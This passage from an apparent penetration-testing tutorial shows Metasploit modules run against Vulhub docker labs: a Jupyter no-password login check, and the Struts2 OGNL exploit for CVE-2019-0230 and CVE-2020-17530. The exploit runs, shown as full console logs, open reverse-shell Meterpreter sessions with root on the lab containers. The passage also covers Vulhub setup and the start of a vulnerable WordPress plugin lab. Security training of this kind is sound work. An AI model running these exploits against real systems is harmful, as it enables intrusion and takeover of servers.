kali@kali:~/vulhub-master/jupyter$ ls
notebook-rce
kali@kali:~/vulhub-master/jupyter$ cd notebook-rce
kali@kali:~/vulhub-master/jupyter/notebook-rce$ ls
1.png  2.png  docker-compose.yml  README.md
kali@kali:~/vulhub-master/jupyter/notebook-rce$
```

Then, start the docker container.

```
kali@kali:~/vulhub-master/jupyter/notebook-rce$ docker-compose up -d
Creating network "notebook-rce_default" with the default driver
Pulling web (vulhub/jupyter-notebook:5.2.2)...
5.2.2: Pulling from vulhub/jupyter-notebook
e0a742c2abfd: Pull complete
486cb8339a27: Pull complete
dc6f0d824617: Pull complete
4f7a5649a30e: Pull complete
672363445ad2: Pull complete
ecdd51c923e7: Pull complete
42885501cf6c: Pull complete
a91169574a99: Pull complete
4d0f6517ea26: Pull complete
95394e9265ac: Pull complete
8227c59e3779: Pull complete
074b7bf56d53: Pull complete
7acd5e85ad59: Pull complete
dc8d012a14e8: Pull complete
603aa5dc7ac7: Pull complete
500dc91de186: Pull complete
2fb070d66665: Pull complete
6abb44f3aee9: Pull complete
Digest: sha256:776723b15839b1696e47fdecf527c14ead0d3f0748064430ee1c852c1a76468f
Status: Downloaded newer image for vulhub/jupyter-notebook:5.2.2
Creating notebook-rce_web_1 ... done
kali@kali:~/vulhub-master/jupyter/notebook-rce$
```

Once the target is ready, load the auxiliary/scanner/http/jupyter_login module.

```
msf6 > search jupyter

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/jupyter_login                       normal  No     Jupyter Login Utilit
y


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http
/jupyter_login

msf6 > use 0
msf6 auxiliary(scanner/http/jupyter_login) > show options

Module options (auxiliary/scanner/http/jupyter_login):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   BLANK_PASSWORDS  false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_PASS      false            no        Add all passwords in the current database to the
 list
   PASSWORD                          no        A specific password to authenticate with
   PASS_FILE                         no        File containing passwords, one per line
   Proxies                           no        A proxy chain of format type:host:port[,type:hos
t:port][ ... ]
   RHOSTS                            yes       The target host(s), range CIDR identifier, or ho
sts file with syntax 'file:<path>'
   RPORT            8888             yes       The target port (TCP)
   SSL              false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI        /                yes       The path to the Jupyter application
   THREADS          1                yes       The number of concurrent threads (max one per ho
st)
   VERBOSE          true             yes       Whether to print output for all attempts
   VHOST                             no        HTTP server virtual host

msf6 auxiliary(scanner/http/jupyter_login) >
```

Let's test the default working of this module. Set the RHOSTS option and execute the modul-e.

```
msf6 auxiliary(scanner/http/jupyter_login) > set rhosts 172.20.0.2
rhosts => 172.20.0.2
msf6 auxiliary(scanner/http/jupyter_login) > run

[*] 172.20.0.2:8888 - The server responded that it is running Jupyter version: 5.2.2
[+] 172.20.0.2:8888 - No password is required.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/jupyter_login) >
```

As you can see, it confirms that the target doesn't need any authentication.

Apache Struts2 Eval OGNL RCE Module

TARGET:Apache Struts **TYPE: Remote** **Module: Exploit**
ANTI-Malware : NA

Apache Struts 2 is an open source web application framework that is used for developing Jav-a web applications. Struts uses OGNL(Object-Graph Navigation language) which is an open

source expression language for Java. The Apache Struts framework performs double evaluat-ion of attribute values assigned to certain tags when forced. This can be used by attackers t-o pass a value to Struts multiple times. With a malicous and crafted request, he can execute remote code on the target. However this is application dependent.

There are two vulnerability IDs with similar vulnerability of evaluating OGNL attributes multiple times. These are CVE-2019-0230 and CVE-2020- 17530. We have tested both this with the same module in Vulhub. The installation information for vulhub is given in the Installit section of this Issue.

We have tested CVE-2019-0230 on Struts version 2..5.16 as al the versions of Struts pri-or to 2.5.20 are vulnerable. Let 's set the target first. In the directory vulhub-master, navigate to the struts2 directory and then navigate into the s2-059 directory.

```
kali@kali:~/vulhub-master$ cd struts2
kali@kali:~/vulhub-master/struts2$ cd s2-059
kali@kali:~/vulhub-master/struts2/s2-059$ ls
1.png  2.png  docker-compose.yml  README.md  README.zh-cn.md
kali@kali:~/vulhub-master/struts2/s2-059$
```

Start the docker container.

```
kali@kali:~/vulhub-master/struts2/s2-059$ docker-compose up -d
Creating network "s2-059_default" with the default driver
Pulling struts2 (vulhub/struts2:2.5.16)...
2.5.16: Pulling from vulhub/struts2
d6ff36c9ec48: Pull complete
c958d65b3090: Pull complete
edaf0a6b092f: Pull complete
80931cf68816: Pull complete
bf04b6bbed0c: Pull complete
41dc8052672f: Pull complete
dbbc65a7534c: Pull complete
77418fe6cff5: Pull complete
7134b35eaff6: Pull complete
fe811a58cc5b: Pull complete
c10891ca55f1: Pull complete
154d291fd8e0: Pull complete
Digest: sha256:e3fae131ad9f736e33f48d096b029889044398e18b24016f7037ff8b45cdf3fa
Status: Downloaded newer image for vulhub/struts2:2.5.16
Creating s2-059_struts2_1 ... done
kali@kali:~/vulhub-master/struts2/s2-059$
```

Once the target is ready, load the exploit/multi/http/struts2_multi_eval_ognl module.

```
msf6 > search struts2

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Descri
ption
   -  ----                                                ---------------  ----       -----  ------
-----
   0  exploit/multi/http/struts2_code_exec_showcase       2017-07-07       excellent  Yes    Apache
 Struts 2 Struts 1 Plugin Showcase OGNL Code Execution
   1  exploit/multi/http/struts2_content_type_ognl        2017-03-07       excellent  Yes    Apache
 Struts Jakarta Multipart Parser OGNL Injection
   2  exploit/multi/http/struts2_multi_eval_ognl          2020-09-14       excellent  Yes    Apache
 Struts 2 Forced Multi OGNL Evaluation
   3  exploit/multi/http/struts2_namespace_ognl           2018-08-22       excellent  Yes    Apache
 Struts 2 Namespace Redirect OGNL Injection
   4  exploit/multi/http/struts2_rest_xstream             2017-09-05       excellent  Yes    Apache
 Struts 2 REST Plugin XStream RCE
   5  exploit/multi/http/struts_code_exec_classloader     2014-03-06       manual     No     Apache
```

```
msf6 > use 2
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/http/struts2_multi_eval_ognl) > show options

Module options (exploit/multi/http/struts2_multi_eval_ognl):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CVE        CVE-2020-17530   yes       Vulnerability to use (Accepted: CVE-2020-17530, CVE-201
9-0230)
   NAME       id               yes       The HTTP query parameter or form data name
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port]
[ ... ]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts fil
e with syntax 'file:<path>'
   RPORT      8080             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This
must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly g
enerated)
   TARGETURI  /                yes       A valid base path to a struts application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.36.134   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Set all the required options and also set the target to "Linux Dropper".

```
msf6 exploit(multi/http/struts2_multi_eval_ognl) > set rhosts 172.22.0.2
rhosts => 172.22.0.2
msf6 exploit(multi/http/struts2_multi_eval_ognl) > set cve CVE-2019-0230
cve => CVE-2019-0230
msf6 exploit(multi/http/struts2_multi_eval_ognl) > check
[*] 172.22.0.2:8080 - The target appears to be vulnerable.
msf6 exploit(multi/http/struts2_multi_eval_ognl) > set srvport 8083
srvport => 8083
msf6 exploit(multi/http/struts2_multi_eval_ognl) > set lhost 172.22.0.1
lhost => 172.22.0.1
msf6 exploit(multi/http/struts2_multi_eval_ognl) >
```

```
msf6 exploit(multi/http/struts2_multi_eval_ognl) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Unix Command
   1   Linux Dropper


msf6 exploit(multi/http/struts2_multi_eval_ognl) > set target 1
target => 1
msf6 exploit(multi/http/struts2_multi_eval_ognl) >
```

After all the options are set, execute the module.

“Passwords are like underwear: don’t let people see it, change it very often, and you shouldn’t share it with strangers."

- Chris Pirillo

```
msf6 exploit(multi/http/struts2_multi_eval_ognl) > run

[*] Started reverse TCP handler on 172.22.0.1:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[*] Executing Linux Dropper for linux/x64/meterpreter/reverse_tcp using CVE-2019-0230
[*] Command Stager progress -  44.15% done (362/820 bytes)
[*] Sending stage (3008420 bytes) to 172.22.0.2
[*] Meterpreter session 2 opened (172.22.0.1:4444 → 172.22.0.2:56838) at 2021-02-07 11:13:08 -0
500
[*] Command Stager progress - 100.00% done (820/820 bytes)

meterpreter > sysinfo
Computer     : 172.22.0.2
OS           : Debian 10.5 (Linux 5.4.0-kali3-amd64)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: root @ cafdcace0299 (uid=0, gid=0, euid=0, egid=0)
meterpreter >
```

As can be seen, we have a meterpreter session with root privileges on the target.

Let's test the same module on CVE-2020-17530. We have tested this on Struts version 2.5.25. All the versions of Struts prior to 2.5.25 are vulnerable. Let 's set the target first. In the directory vulhub-master, navigate to the struts2 directory and then navigate into the s2-061 di -rectory.

```
kali@kali:~$ cd vulhub-master
kali@kali:~/vulhub-master$ cd struts2
kali@kali:~/vulhub-master/struts2$ ls
README.md  s2-005  s2-008  s2-012  s2-015  s2-032  s2-046  s2-052  s2-057  s2-061
s2-001     s2-007  s2-009  s2-013  s2-016  s2-045  s2-048  s2-053  s2-059
kali@kali:~/vulhub-master/struts2$ cd s2-061
kali@kali:~/vulhub-master/struts2/s2-061$
```

Start the docker container.

```
kali@kali:~/vulhub-master/struts2/s2-061$ docker-compose up -d
Creating network "s2-061_default" with the default driver
Pulling struts2 (vulhub/struts2:2.5.25)...
2.5.25: Pulling from vulhub/struts2
756975cb9c7e: Pull complete
d77915b4e630: Pull complete
5f37a0a41b6b: Pull complete
96b2c1e36db5: Pull complete
27a2d52b526e: Pull complete
93a36defce60: Pull complete
9e2014d79b30: Pull complete
ac71d4ce2ce4: Pull complete
a2f817e4badf: Pull complete
62ac51b7362f: Pull complete
e12f6705ebbe: Pull complete
4f4fb700ef54: Pull complete
97ba98138d72: Pull complete
Digest: sha256:eaf49b95f2c178cca77d3c8454f79a4fe4ed4dd9d342c9e9a911e842565217d2
Status: Downloaded newer image for vulhub/struts2:2.5.25
Creating s2-061_struts2_1 ... done
```

Once the target is ready, set all the required options as we did above and execute the modul- e.

"Privacy – like eating and breathing – is one of life's basic requirements."
- Katherine Neville

```
msf6 exploit(multi/http/struts2_multi_eval_ognl) > set target 1
target ⇒ 1
msf6 exploit(multi/http/struts2_multi_eval_ognl) > run

[*] Started reverse TCP handler on 192.168.36.134:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[*] Executing Linux Dropper for linux/x64/meterpreter/reverse_tcp using CVE-2020-17530
[*] Command Stager progress -  44.15% done (362/820 bytes)
[*] Sending stage (3008420 bytes) to 172.21.0.2
[*] Meterpreter session 1 opened (192.168.36.134:4444 → 172.21.0.2:40492) at 2021-02-14 21:00:5
8 -0500
[*] Command Stager progress - 100.00% done (820/820 bytes)

meterpreter > getuid
Server username: root @ c8598a5a0599 (uid=0, gid=0, euid=0, egid=0)
meterpreter >
```

As can be seen, we have a meterpreter session with root privileges on the target.

INSTALLING VULHUB IN KALI

INSTALLIT

Getting instances of vulnerable software is one of the most important requirement for practici-ng penetration testing. Vulhub provides an open-source collection of pre-built vulnerable doc-ker environments. The best thing about Vulhub is that readers don't need any pre-existing kn-owledge of dockers and their operation. The only requirement is Docker should already be installed on the system to be able to use vulhub. Let's see how to setup vulhub in Kali Linux. In Kali Linux,, open a terminal and use wget to download the zip archive of vulhub. The down-load link for vulhub is given in our Downloads section.

```
kali@kali:~$ wget https://github.com/vulhub/vulhub/archive/master.zip -O vulhub-master.zip
--2021-02-07 08:49:58--  https://github.com/vulhub/vulhub/archive/master.zip
Resolving github.com (github.com)... 13.234.176.102
Connecting to github.com (github.com)|13.234.176.102|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/vulhub/vulhub/zip/master [following]
--2021-02-07 08:49:58--  https://codeload.github.com/vulhub/vulhub/zip/master
Resolving codeload.github.com (codeload.github.com)... 13.127.152.42
Connecting to codeload.github.com (codeload.github.com)|13.127.152.42|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: 'vulhub-master.zip'

vulhub-master.zip           [ <=>                                ]  61.84M  5.00MB/s    in 12s

2021-02-07 08:50:11 (5.19 MB/s) - 'vulhub-master.zip' saved [64848037]
```

Once the download is finished, extract the contents of the vulhub-master.zip using unzip com-mand.

```
kali@kali:~$ ls
bind4444.bin              Desktop    Downloads  Music     Public     Videos
bitnami-docker-openldap   Documents  LinuxKI    Pictures  Templates  vulhub-master.zip
kali@kali:~$
```

This will create a new directory named vulhub-master.

```
kali@kali:~$ unzip vulhub-master.zip^C
kali@kali:~$ ls
bind4444.bin              Documents  Music     Templates       vulhub-master.zip
bitnami-docker-openldap   Downloads  Pictures  Videos
Desktop                   LinuxKI    Public    vulhub-master
kali@kali:~$
```

Start the docker service.

```
kali@kali:~$ sudo systemctl start docker
[sudo] password for kali:
kali@kali:~$
```

Once the docker service is started, navigate into the vulhub-master directory and you should see various vulnerable docker images.

```
kali@kali:~$ cd vulhub-master
kali@kali:~/vulhub-master$ ls
activemq                drupal          gogs          libssh          phpmailer       spark
apereo-cas              ecshop          h2database    LICENSE         phpmyadmin      spring
appweb                  elasticsearch   hadoop        liferay-portal  phpunit         struts2
aria2                   electron        httpd         log4j           postgres        supervisor
base                    fastjson        imagemagick   magento         python          tests
bash                    ffmpeg          influxdb      mini_httpd      rails           thinkphp
cgi                     flask           jackson       mojarra         README.md       tomcat
coldfusion              flink           java          mongo-express   README.zh-cn.md unomi
confluence              fpm             jboss         mysql           redis           uwsgi
contributors.md         ghostscript     jenkins       nexus           rsync           weblogic
contributors.zh-cn.md   git             jira          nginx           ruby            webmin
couchdb                 gitea           jmeter        node            saltstack       wordpress
discuz                  gitlab          joomla        ofbiz           samba           xxl-job
django                  gitlist         jupyter       openssh         scrapy          zabbix
dns                     glassfish       kibana        openssl         shiro
docker                  goahead         laravel       php             solr
kali@kali:~/vulhub-master$
```

Let's start the wordpress docker container. Although this container is vulnerable with a differe-nt vulnerability, we will use it for another vulnerability. Navigate into the wordpress directory and start the docker container as shown below.

```
kali@kali:~/vulhub-master$ cd wordpress
kali@kali:~/vulhub-master/wordpress$ ls
pwnscriptum
kali@kali:~/vulhub-master/wordpress$ cd pwnscriptum
kali@kali:~/vulhub-master/wordpress/pwnscriptum$ ls
1.png  docker-compose.yml  exploit.py  README.md  README.zh-cn.md
kali@kali:~/vulhub-master/wordpress/pwnscriptum$
```

```
kali@kali:~/vulhub-master/wordpress/pwnscriptum$ docker-compose up -d
Creating network "pwnscriptum_default" with the default driver
Pulling mysql (mysql:5)...
5: Pulling from library/mysql
45b42c59be33: Pull complete
b4f790bd91da: Pull complete
325ae51788e9: Pull complete
adcb9439d751: Pull complete
174c7fe16c78: Pull complete
8e1fb71e8df6: Pull complete
f75a34586856: Pull complete
8744e322b832: Pull complete
d5165bfce78f: Pull complete
b2b136196504: Pull complete
81bf1b99fdd8: Pull complete
35a3f91dcc29: Pull complete
735cc476985d: Pull complete
0a4f898db91b: Pull complete
a5b35cb2b4d6: Pull complete
20b59ce99fb8: Pull complete
e90c76465725: Pull complete
0b52d24be4bd: Pull complete
8ef5d1815ceb: Pull complete
dee47558145c: Pull complete
Digest: sha256:970156180abadfcb4ad544c303196a3f55f33ffa8f4ea5610af84025554f0944
Status: Downloaded newer image for vulhub/wordpress:4.6
Creating pwnscriptum_mysql_1 ... done
Creating pwnscriptum_web_1   ... done
kali@kali:~/vulhub-master/wordpress/pwnscriptum$
```

Once the container is started, use command docker ps to see all the docker processes runni-ng.

```
kali@kali:~/vulhub-master/wordpress/pwnscriptum$ docker ps
CONTAINER ID        IMAGE                                COMMAND                  CREATED
  STATUS              PORTS                                                    NAMES
2522cc4024ae        vulhub/wordpress:4.6                 "/usr/local/bin/dock…"   5 minutes ago
  Up 5 minutes        0.0.0.0:8080→80/tcp                                      pwnscri
ptum_web_1
729c9b8ac8af        mysql:5                              "docker-entrypoint.s…"   5 minutes ago
  Up 5 minutes        3306/tcp, 33060/tcp                                      pwnscri
ptum_mysql_1
9a4d5e11233c        sameersbn/bind:9.16.1-20200524       "/sbin/entrypoint.sh…"   6 months ago
  Up 29 minutes       0.0.0.0:53→53/tcp, 0.0.0.0:10000→10000/tcp, 0.0.0.0:53→53/udp   bind
kali@kali:~/vulhub-master/wordpress/pwnscriptum$
```

Every docker container has a container ID. The one with container ID 2522cc4********* is ou-r wordpress docker container. We can use command docker inspect <container id> to get m-ore information about the Docker container.


```
kali@kali:~/vulhub-master/wordpress/pwnscriptum$ docker inspect 2522cc4024ae
[
    {
        "Id": "2522cc4024ae755e9e37009f76d729f273f96c56f035550b8512a3e0b96f837d",
```

```
                    "EndpointID": "a40b305281345e6a45bd3fce51255e196d67742356dae226a3a24e5c7998c
7cd",
                    "Gateway": "172.22.0.1",
                    "IPAddress": "172.22.0.3",
                    "IPPrefixLen": 16,
                    "IPv6Gateway": "",
                    "GlobalIPv6Address": "",
                    "GlobalIPv6PrefixLen": 0,
                    "MacAddress": "02:42:ac:16:00:03",
                    "DriverOpts": null
                }
            }
        }
    }
```


The IP address of the wordpress docker container is 172.22.0.3. The Gateway address is tha-t of the Kali host machine (172.22.0.1). Enter the IP address of the docker container in the b-rowser and you will be prompted to set the password for the wordpress instance.

Here is the wordpress website we just created (we wanted to set the site title as docker test but mis spelled it to docket test).

Go to Exploit Database and download the wp-responsive-thumbnail-slider plugin. The download information is given in our Downloads section. The plan is to install this vulnerable plugin in Wordpress.

